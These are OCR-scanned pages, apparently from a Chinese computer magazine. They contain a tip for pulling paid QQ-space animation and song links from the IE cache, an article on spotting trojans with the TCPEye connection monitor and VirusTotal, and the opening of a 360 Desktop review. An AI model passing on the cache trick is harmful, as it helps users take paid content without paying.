


图4

不只是歌曲。其他东西也都可以用此方法下载和盗用链接。

比如说QQCC（qq空间欢迎动画），以前有文章写过如何免费获得收费QQCC链接，但是现在那方法好像不管用了。现在我们可以直接去商城选一个喜欢的动画点击预览一次。之后在IE缓存文件夹搜“swf”会出现很多。一个个打开看（如图6），然后按照上面的程序把地址复制下来添加到QQ空间就行了。



图5




图6

其实，IE的缓存文件夹提供给我们的东西还是很多的。这里需要大家慢慢的发掘了。

查间谍，用TCPEye!

牟晓东

在各种木马横飞的今天，很多连上Internet的电脑都在用户毫不知晓的情况下沦为他人的“肉鸡”，经常被用来当作傀儡机进行DDOS攻击（Distributed Denial Of Service——分布式拒绝服务攻击）。虽然我们有N多种的收费或免费的杀毒软件可供选择，但很多木马在经过精心修改特征码等手段处理之后成为“免杀”型的“良民”，可以在杀毒软件的眼皮底下任意进出系统；此时，高手通常建议大家可以使用Windows自带的“Netstat -an”在CMD命令行窗口下进行TCP/IP网络的通信监控（显示路由表、实际的网络连接及网络接口设备的状态信息等），或者是使用冰刃IceSword专用工具来查探系统中的木马后门、进程及端口通信和注册表等信息。其实，我们还可以来试试TCPEye，一个使用非常方便的网络监控小工具，能够显示系统当前打开的所有TCP/IP及UDP端口等信息。

首先到http://u.115.com/file/f0b6c30bb3处下载TCPEyesetup.rar，大小为1.36MB，解压缩之后双击生成的setup.exe应用程序进行安装——选择安装语言（默认为English）、点击几次Next和Install按钮即可完成。然后运行TCPEye，它会马上显示出当前系统中所有打开的TCP/IP和UDP端口，还有Local Address（本地地址）、Remote Address（远程地址）、State（状态）、Protocol（协议）、Country（国家）、Process Path（进程路径）、Product Name（进程名称）等丰富的信息。如果你想要查看所有运行的进程的话，可以单击右键选择第二项“All Endpoints”（全部）（如图1），TCPEye很快又显示出N多的进程信息。




图1

如果怀疑某个显示出来的进程有猫腻的话（以CntvCBoxService.exe为例——CNTV-CBox 网络电视客户端），可以在该显示记录上单击右键并选择“Cechk Whit Virus

Total”（检测病毒，如图2），TCPEye很快就进行Virus Total Uploader操作——将CntvCBoxService.exe上传到Virus Total网站，显示出它的MD5值、Date First Seen（首次发现日期）和Date Last Seen（最后发现日期），还有Detection Ratio（检测比率）——0/43，说明该程序在使用包括麦咖啡、DrWeb和卡巴斯基在内的43种杀毒软件检测中没有不良记录，是个正常的进程。此时我们可以直接点击“What do you wish to do?”下方的Reanalyse按钮（再次分析）重新进行检测（如图3）。如果经过这样的在线检测之后发现间谍进程的话，那就要毫不客气地在该进程上单击右键选择“End Porcess”结束其运行。




图2

另外，TCPEye还提供了一个侦查某进程路由地址的功能——在进程上右击选择最下面的“GeoIP Tool”，马上我们就会看到该进程对应的IP地址、地区、城市、经纬度和物理位置地图（如图4），非常不错。




图3




图4

要知道，如果检查的进程是木马的话，不就找到其宿主的“老窝”了么？当然，TCPEye的功能还远不止如此，怎么样，不妨一试？

尝鲜360桌面

黑夜红云

2011年3月1日360家族又添一位新成员360桌面,喜欢尝鲜的叉子快来试试吧！

一、了解

我们先来了解一下360桌面，根据官方网站的介绍，360安全桌面整合了“社区聊天、视频、音乐、新闻、游戏”等日常必备软件，主要包含以下功能：

1.自动整理归类已安装的软件和常用网址；
2.一键安装应用，快速启动应用；
3.一键换肤，支持自定义背景以及截图保存为背景；
4.自动整理桌面文档，并按文件类型分类；
5.提供各类应用程序；
6.一键关闭正在运行的软件；
7.截图功能。

二、下载安装

我们先去360桌面官网http://zhuomian.360.cn/下载360桌面，安装（如图1）。安装基本全自动，但有一个地方要注意一下，到百分之五十左右，会要求关闭自我保护，必须选择“是”，不然安装会发生错误无法进行（如图2）。



图1



图2

三、设置

安装好了选择位置，分别有上，下，左，右四个方向，默认右侧（如图3）。

